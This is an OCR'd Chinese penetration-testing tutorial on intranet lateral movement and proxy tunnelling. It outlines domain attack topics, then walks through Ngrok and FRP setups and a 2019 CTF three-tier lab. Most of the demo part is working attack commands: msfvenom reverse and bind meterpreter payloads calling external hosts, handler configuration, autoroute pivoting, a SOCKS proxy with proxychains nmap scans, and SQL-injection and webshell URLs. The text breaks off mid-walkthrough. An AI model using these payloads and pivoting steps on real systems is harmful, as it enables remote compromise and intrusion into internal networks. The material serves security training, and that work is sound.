
内网安全-域横向内网漫游 Socks 代理隧道技术


内网渗透-小迪安全
基本认知
名词
局域网
工作组
域环境
活动目录AD
域控制器DC
.....
域
单域
父域和子域
域数和域森林
.....
认知
Linux域渗透问题
局域网技术适用问题
大概内网安全流程问题
.....
信息收集
基本信息
版本
补丁
服务
任务
防护
.....
网络信息
开放端口
网络环境
出口代理
用户信息
域用户
本地用户
用户权限
对应电脑信息
凭据信息
明文
hash
各种口令
后续探针
存活主机
域控制器
网络架构
服务接口
权限提升
数据库
溢出漏洞
令牌窃取
DLL劫持
第三方软件
AT&SC&PS
BypassUAC
不安全的服务权限
不带引号的服务路径
横向渗透
局域网
域环境
传递
at&schtasks
psexec&smbexec
wmic&wmiexec
PTH&PTT&PTK
winrs&winrm&rdp
漏洞
CVE-2014-6324
CVE-2017-17010
CVE-2020-1472
SPN
流程
伪造SPN服务
请求服务票据
导出服务票据
破解服务票据
重写服务票据
服务
MSSQL
WSMAN
Exchange
TERMSERV
Hyper-V Host
穿透
代理
解决
内网有外网
内网有过滤
内网无外网
方向
正向
反向
工具
nps
frp
ngrok
reGeorg
sockscap64
earthworm
proxifier
proxychains
隧道
解决
工具
网络层
IPV6
ICMP
GRE
传输层
TCP
UDP
端口转发
应用层
SSH
HTTP
HTTPS
DNS
权限维持


必要基础知识点：


1.内外网简单知识

2.内网 1 和内网 2 通信问题

3.正向反向协议通信连接问题

4.内网穿透代理隧道技术说明





演示案例：

- 内网穿透 Ngrok 测试演示-两个内网通讯上线
- 内网穿透 Frp 自建跳板测试-两个内网通讯上线
- CFS 三层内网漫游安全测试演练-某 CTF 线下 2019

#案例 1-内网穿透 Ngrok 测试演示-两个内网通讯上线

实验环境：两个不同的内网(有网络)实现穿透控制

1.注册-购买-填写-确认 http://www.ngrok.cc/
协议：http 本地端口：192.168.76.132:4444
2.测试：内网 1 执行后门-免费主机处理-内网 2 监听-内网 2 接受器
./sunny clientid aa0676878c162ffc
msfvenom -p windows/meterpreter/reverse_http lhost=xiaodisec.free.idcfengye.com lport=80 -f exe -o test.exe
use exploit/multi/handler
set payload windows/meterpreter/reverse_http
set lhost 192.168.76.132
set lport 4444
exploit

#案例 2-内网穿透 Frp 自建跳板测试-两个内网通讯上线
自行搭建，方便修改，成本低，使用多样化，适合高富帅及隐私哥哥们
1.服务端-下载-解压-修改-启动（阿里云主机记得修改安全组配置出入口）
服务器修改配置文件 frps.ini：
[common]
bind_port = 6677
启动服务端：
./frps -c ./frps.ini
2.控制端-下载-解压-修改-启动
控制端修改配置文件 frpc.ini：
[common]
server_addr = 你的云主机 ip
server_port = 6677 #frpc 工作端口，必须和上面 frps 保持一致
[msf]
type = tcp
local_ip = 127.0.0.1
local_port = 5555 #转发给本机的 5555
remote_port = 6000 #服务端用 6000 端口转发给本机
启动客户端：
./frpc -c ./frpc.ini
msfvenom -p windows/meterpreter/reverse_tcp lhost=101.37.160.211 lport=6000 -f exe -o frp.exe
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 127.0.0.1
set LPORT 5555
exploit
3.靶机运行 frp 即可

#案例 3-CFS 三层内网漫游安全测试演练-某 CTF 线下 2019
来源 2019 某 CTF 线下赛真题内网结合 WEB 攻防题库，涉及 WEB 攻击，内网代理路由等技术，每台服务器存在一个 Flag,获取每一个 Flag 对应一个积分，获取三个 Flag 结尾。
Target1：
探针目标-利用 WEB 漏洞(TP5_RCE)-获取 webshell 权限-获取 Flag-Target2

1.生成后门：
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.76.132 LPORT=1111 -f elf >t1.elf
2.接受反弹：
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.76.132
set LPORT 1111
exploit
3.信息收集及配置访问
获取网络接口：run get_local_subnets
查看路由地址：run autoroute -p
添加路由地址：run autoroute -s 192.168.22.0/24
开启本地代理：
use auxiliary/server/socks4a
set srvport 2222
exploit
4.利用本地代理接口访问测试
设置浏览器代理进行访问测试
linux：
配置 proxychains 后调用工具探针 Target2
/etc/proxychains.conf
socks4 192.168.76.132 2222
proxychains4 nmap -sT -Pn 192.168.22.0/24 -p80
-Pn：扫描主机检测其是否受到数据包过滤软件或防火墙的保护。
-sT：扫描 TCP 数据包已建立的连接 connect
windows：
利用代理工具 Proxifier 或 SocksCap64 载入代理进行进程访问测试

Target2：
探针目标-利用 WEB 漏洞(SQL 注入)-后台获取 webshell 权限-获取 Flag-Target3
http://192.168.22.128/index.php?r=vul&keyword=1 #sql 注入
http://192.168.22.128/index.php?r=admini/public/login #后台
http://192.168.22.128/index.php?r=special #后门 shell
1.生成正向后门：
msfvenom -p linux/x64/meterpreter/bind_tcp LPORT=3333 -f elf > t2.elf
2.访问接受：
use exploit/multi/handler
set payload linux/x64/meterpreter/bind_tcp
set rhost 192.168.22.128
set LPORT 3333
exploit
3.信息收集及配置访问
获取网络接口：run get_local_subnets
查看路由地址：run autoroute -p
添加路由地址：run autoroute -s 192.168.33.0/24